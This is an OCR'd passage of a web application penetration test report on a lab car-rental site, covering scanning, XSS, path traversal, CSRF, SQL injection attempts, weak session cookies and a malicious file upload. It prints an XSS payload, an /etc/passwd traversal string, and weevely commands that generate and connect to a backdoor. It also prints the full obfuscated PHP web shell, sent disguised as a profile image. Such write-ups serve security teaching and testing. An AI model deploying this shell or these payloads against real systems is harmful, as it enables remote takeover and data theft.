
XSS is very similar to CSRF although not the same. The most noticeable difference being that XSS does not require a pre-authenticated session to attack and so can run without a user having to be logged in to their account. The tester demonstrated some stored XSS by typing **¡script¿ alert (1) ¡/script¿** into the testimonial field.

2.8.3 Test for Path Traversal

The tester exploited the web applications vulnerability to Path Traversal by entering the following onto the end of one of the URLs containing .php. **?type=/../etc/passwd**


2.8.4 Test For File Inclusion

Since there is an ability for the user to upload a profile picture to their account the tester decided to test whether other files could be uploaded. This was done by creating a malicious php file that will attempt to exploit a Weevley shell and uploading it by changing the file type variable in BURP.



```
root@kali:~# ls
Desktop                   Pictures
Documents                 Public
Downloads                 Templates
john-1.7.9.tar.bz2        Videos
john-1.7.9.tar.bz2.sign   weevely3-master
Music                     weevely3-master.zip
root@kali:~# cd weevely3-master
root@kali:~/weevely3-master# ls
bd            modules            utils
CHANGELOG.md  README.md          weevely.1
core          requirements.txt   weevely.py
LICENSE       tests
root@kali:~/weevely3-master# ./weevely.py generate password NormalImage.php
Generated 'NormalImage.php' with password 'password' of 779 byte size.
root@kali:~/weevely3-master#
```

Figure 14: Weevley Command



```
POST /changepicture.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/profile.php
Content-Type: multipart/form-data;
boundary=---------------------------2009265652681060452058452255
Content-Length: 1028
Cookie:
SecretCookie=ImtsbUBrbG0ucGJ6IjpxMTZzbzM2czA5MTFzODc4OTk4cDEzNjE5MW5zNzA1cjoxNTc0OTU3ODQy;
PHPSESSID=ofu8tcahphsd31cnj4p5me4eo6
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------2009265652681060452058452255
Content-Disposition: form-data; name="uploadedfile"; filename="NormalImage.php"
Content-Type: image/jpeg

<?php
$e=')0U{@ob_star0Ut();@e0Uval0U(@0Ugzuncompr0Uess(@x(@b0Uas0Ue64_dec0Uode($0U';
$b='("/0U0U$kh0U(.+)$kf/",@fil0Ue_get_content0Us("p0Uhp://in0Uput")0U,$m)==1';
$d='$0Uk="50Uf4dcc0U3b0U";$kh0U="5aa765d0U61d80U3"0U;$kf="27deb882cf99";$p=0U"';
$K='m[1]),$k)))0U;0U$o0U=@o0Ub_get_c0Uontents(0U);@ob0U_end_clean(0U);$r=@base';
$L='len($t);$0Uo="0U";for(0U$i=0;$i0U<$l;){fo0U0Ur($j=00U;($j0U<$c&&0U$i<$l);0U';
$i='0U64_0Ue0Uncode(@0Ux(@gzcompr0Uess($o),0U$k)0U);pri0Unt("$p$kh$r$0Ukf");}';
$E='NQ0FW0U0UZk8zeZt0UCWhO";0Ufun0Uction x($t,$0Uk){$c=0Ustrle0Un($0Uk);$l=0Ustr';
$f='$j0U++,$i0U++){$0Uo.=$t{$i}^$k{$0Uj};}}return0U $o;0U}if(@p0U0Ureg_m0Uatch';
$l=str_replace('fG','','cfGrefGatefG_fufGncfGtfGion');
$Y=str_replace('0U','',$d.$E.$L.$f.$b.$e.$K.$i);
$C=$l('',$Y);$C();
?>
-----------------------------2009265652681060452058452255--
```

Figure 15: PHP File being Uploaded as Profile Picture

2.9 Test for Function-Specific Input Vulnerabilities

To test the buffer size for input fields the tester decided to give these fields large blocks of texts, the text contained '1234567890' repeated so the same file can be used for number only inputs. The text given was sorted into three sizes; 1100, 4200 and 33000 characters, these were then put into an input field by using burp proxy to intercept the input being sent and then the text was changed. *(Figure)*This was done on the following input forms; Sign-up, Login and Write Testimonial.



Sign Up
mairi
012345678
mairi@hacklab.com
Email available for Registration .
●●●●●●●
●●●●●●●●●●●
I Agree with Terms and Conditions
Sign Up

Figure 16: http://192.168.1.20/includes/oldforgotpassword.php

2.10 Test for Logic Flaws

2.10.1 Test Handling of Incomplete Input

Using BURP to intercept requests, the tester investigated how the web page reacts to incomplete forms being sent. This was done by sending two requests from the login page both with one field being deleted. The first was username and the second had the password removed.

2.10.2 Transaction Logic

Since there is no payment functionality and as the tester did not get access to the administrator account, they decided to test the application's logic by looking into the dates that can be chosen for car rental. The tester ran a number of test cases and compared the results sent by capturing them in BURP. Firstly two dates that should meet the applications logic were input into the start and end date fields. Secondly a reasonable start date was given but the end date was in the past. Finally both dates given were in the past.

2.11 Miscellaneous Checks

The tester reviewed the information gathered from intercepting requests in BURP and looked for any persistent cookies after a user has logged out of their account.

3 Results

3.1 Map the Applications Content


From the passive spider OWASP ZAP provided a report detailing the vulnerabilities found within the publicly facing content. These vulnerabilities are sorted into three sections; High, Medium and Low. The full report can be seen in *Appendix 1.* Within Astely Car Rental's application there were found to be one High risk vulnerability, Path Traversal, which means that a URL within the application can be altered to allow an attacker to access files from the webserver itself. The reason this application is exposed to an attack of this nature is because it uses HTTP. The next risk level is Medium and there are three of these within the application; X-Frame-Options Header not set, Application Error Disclosure and Directory Browsing. These leave the application exposed to ClickJacking attacks, provide verbose error messages and allow access to hidden content, respectively. The final risk level is Low which contains fourteen alerts for this website. although X-Content-Type-Options Header Missing is repeated six times and Incomplete or No Cache-control and Pragma HTTP Header Set repeated three times. X-Content-Type-Options Header Missing allows for content sniffing, Incomplete or No Cache-control and Pragma HTTP Header Set allowing proxies, such as BURP to store content, Web Browser XSS Protection Not Enabled leaves it vulnerable to XSS attacks. Absence of Anti-CSRF Tokens so CSRF is possible, Cross-Domain JavaScript Source File Inclusion means that script files from an external source are being included on the web application, Cookie No HttpOnly Flag allows the cookie to be access able via JavaScript and Private IP Disclosure may allow a malicious user to attack systems internal to the web server.

The active spidering returned a list of URLs and from that some hidden content was discovered, such as http://192.168.1.20/admin/ which is the administrator login page and all the files relating to that path.

DIRB itself gave very little information, all of which was already known. Dirbuster, however,gave considerable insight into the application as it revealed a large number of pages that cannot be accessed internal to the application. It also presented this information in a manner that the tester preferred to ZAP's spider output and so this was used as a reference for further testing. *(Appendices 2 and 3)* It was discovered that the credentials supplied did not offer any more or less access than the account created by the tester.

3.2 Analyse the Application


Through the aforementioned spidering techniques the following client-side data entry points were discovered; user login, new user sign-up, booking a car, create a testimonial and alter user details, some of these are shown in *Figures 17 and 18.*



Get in touch using the form below

Full Name *	
Email Address *	
Phone Number *	
Message *	

Figure 17: Contact Us Form



Sign Up

mairi
012345678
mairi@hacklab.com


Email available for Registration .

●●●●●●●
●●●●●●●

✓ I Agree with Terms and Conditions

Figure 18: Create New User Form

The Nmap scan results showed that the web server uses a MySQL database and has ports 21, 80 and 443 open which are used for File Transfer Protocol (FTP), HTTP and HTTPS as shown in *(Figure 19)*




```
root@kali:~# nmap 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-21 08:58 EST
Nmap scan report for 192.168.1.20
Host is up (0.000082s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
MAC Address: 00:0C:29:20:A5:1C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

Figure 19: Results of Nmap 192.168.1.20

Nikto gave very similar information to the OWASP ZAP passive spider report as well as providing the following information; the application is using PHP 5.4.7, OpenSSL 1.0.1c and is on an Apache 2.4.3 server. Nikto also states that the PHP, Apache and OpenSSL versions being used are outdated. The results of the Nikto scan are in *Appendix 4* After examining

http://192.168.1.20/robots.txt it was found that the only 'hidden' file from this page was info.php. Info.php outputs all the PHP information about the web server including; the PHP version, Operating System (OS) version, the license, HTTP headers and the server environment. This was further backed up by creating a 404 error, as seen in *(Figure 20)*




```
User-agent: *
Disallow: /info.php
```

Figure 20: http://192.168.1.20/robots.txt

3.3 Test Client Side Controls

By capturing application requests the tester was able to see that all application forms were handled through a post request. From intercepting the requests made to the application it was noted that all information is being sent unencrypted. For each user input form there is at least one string, the user input, and a boolean value. The boolean value is not a true or false value but either blank or the name of the variable. For example login=Login would be equivalent to true and means that the user has successfully logged into the application. *(Figure 21)*




```
POST /index.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: SecretCookie=InVucHh5bm9AdW5weHluby5wYnoiOjcwNTJwbnE2bzQxNXM0MjcycDE5ODZubjluNTBuN3AzOjE1NzQ0MzIzMzU%3D;
PHPSESSID=ma6gifqign58ud3qtf5c2iscn7
Connection: close
Upgrade-Insecure-Requests: 1

email=hacklab%40hacklab.com&password=hacklab&login=Login
```

Figure 21: Request Captured From User Login

3.4 Test the Authentication Mechanism

On the login form there is a button labelled 'forgotten password' but after attempting to click on it and viewing the page source it was revealed that the function handling this has not been included in the current version of the web page.



```
<!--Forgot-password-Form -->
<!--/Forgot-password-Form -->
```

Figure 22: Page Source Revealing No Password Reset Functionality

Astley Car Rentals do not appear to have in place any form of password policy. A password containing only the letter 'a' was permitted and since the password 'hacklab' is also acceptable there are obviously no requirements for password length, characters to be used or for using both upper and lower case. No error messages or warnings were issued after twenty incorrect password attempts, nor was the tester prevented from retrying which implies there is no lockout mechanism for attempted brute forcing. The results from ZAP were inconclusive as the correct password was supplied in the word list but it did not determine that as correct. When initially attempting to create a duplicate Steve Brown account with the same username and password, hacklab@hacklab.com and hacklab, an error appeared stating that the username is already in use. Although this did not prevent the tester from changing the request in BURP to these credentials and creating a merged account, 'Steve BrownSteve Brown'. *(Figure 23)* The attempted creation of a merged 'mairi' account did not result in a password change as expected but instead two accounts with the same username.





Figure 23: Duplicate Account Name

After attempting to alter the password on both the default and the testers created credentials it appeared that /includes/oldforgottenpassword.php no longer affects the database and so the passwords were not changed. It is also stated that the passwords are not stored, which can imply that they are not stored in plaintext. The page also says that ”Your password will be reset and a new one will be send.”. This confusing wording suggests that a temporary password will be sent to the users email address but this could not be examined further as the functionality of this page has been antiquated.

3.5 Test the Session Management Mechanism

By looking at request interceptions in BURP it was revealed that sessions are managed using cookies, ’SecretCookie’ and ’PHPSESSID’, although the first cookie only appears once someone has logged in. It was discovered that they were encoded using a mixture of Base64 and Rot13


Caesar cipher, both are reversible so allowed the tester to decode them. Within this ’SecretCookie’ is the username, an encrypted string and a large integer *Figure* The encrypted string was found to be the password that had been hashed using MD5. *(Figure 24)*



```
InpudmV2QHpudmV2LnBieiI6cjc4NW5zNzJucHBuMjJxczBzMjg5NTMzOW5wNzlvODY6MTU3NDQzMzgzMA%3D%3D
```

```
"mairi@mairi.com":e785af72acca22df0f2895339ac79b86:15744338307.
Ã
```

Figure 24: SecretCookie Being Decrypted



MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Found : **hacklab**
(hash = 7052cad6b415f4272c1986aa9a50a7c3)

Figure 25: MD5 Hash Revealing User Password

Since the cookie consists of the username and hashed password of a user that element of it was very easy to predict although, after logging-in five times the tester noticed some discrepancies amongst the cookies and noted that the integer at the end incremented every time. From this and it's format it was assumed to be a Unix timestamp. *Figure* After attempting to access protected content with another SecretCookie the tester discovered that this did not allow them to bypass the login page of the application. The result of the CSRF was successful, when opened and the button pressed on the HTML file, a testimonial 'Test CSRF' was created. *(Figure)*



MY TESTIMONIALS

hello

Posting Date:2019-12-03 00:51:02

Active

test CSRF

Posting Date:2019-12-03 00:54:10

Active


Figure 26: Successful CSRF Attack

3.6 Test Access Controls

Since the tester was unable to gather administrator credentials they could only explore the application with normal user access. Although through spidering the tester was able to discover the following pages that required administrator privileges.
http://192.168.1.20/admin/, The login page for the administrator portal.
http://192.168.1.20/admin/index.php, assumed to be the front page of the administrator portal.
http://192.168.1.20/admin/testimonials.php, http://192.168.1.20/admin/logout.php and http://192.168.1.20/admindashboard.php all returned with 302 responses which implies they have been removed or their location moved.


3.7 Test Input Based Vulnerabilities

Some of the SQLI attempted resulted in verbose error messages, from the login field, as opposed to handled statements although the tester was unable to inject into the web pages. When SQLI was attempted on the administrator login page no verbose errors were received or unusual behaviour was noted. From Dirbuster a page called http://192.168.1.20/internet/sqlcm.bak was found that gave information surrounding some of the anti SQLi measures implemented within the forms. *(Figure 27)*


Subscribe
*We send great deals and latest auto news to our subscribed users very week.
Connect with Us:
Copyright © 2017 Astley car rental. All Rights Reserved

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ';--'')' at line 1
```

Figure 27: Verbose Error Message from Attempted SQLi on Login Page


http://192.168.1.20/internet/sqlcm.bak - Mozilla Firef
192.168.1.20/internet/sqlcm
http://192.168.1.20/internet/
view-source:http://192.168.1.20/internet/sqlcm.bak
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-

```
<?php $username= str_replace(array("1=1", "2=2", "union","UNION","'a'='a'","2=2","'b'= 'b'"), "", $username); ?>
```

Figure 28: http://192.168.1.20/internet/sqlcm.bak

The results from SQLMap are shown in *Appendix and Appendix*. Neither the user login nor the administrator login portal were able to be injected. Although the tester's SQLI was unsuccessful this does not mean that it is impossible on this application, the error messages given from certain commands suggest that it is in fact vulnerable and that the tester just could not find the applicable commands. XSS when put in the testimonial field created an alert on the my-testimonials.php and index.php pages. *(Figure 29)* The path traversal in page.php resulted in a file from the web server being outputted to the application as seen in *Figure 30*.





Figure 29: Alert Box Created by Stored XSS

The uploading of the file into the profile picture was successful as well as the creation of a backdoor via Weevley. *(Figure 31)*



```
root@kali:~# weevely http://192.168.1.20/Pictures/NormalImage.php password

[+] weevely 3.7.0

[+] Target:     192.168.1.20
[+] Session:    /root/.weevely/sessions/192.168.1.20/NormalImage_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

Figure 30: Backdoor Created by Weevley

3.8 Test for Function Specific Input Vulnerabilities

All of these tests gave the same result which is that all the input fields have a size limit for what they accept and so all inputs are truncated to fit the field size, even when the input is sent directly over putting it into the input field. This means that a buffer overflow was not achievable.

3.9 Test for Logic Flaws

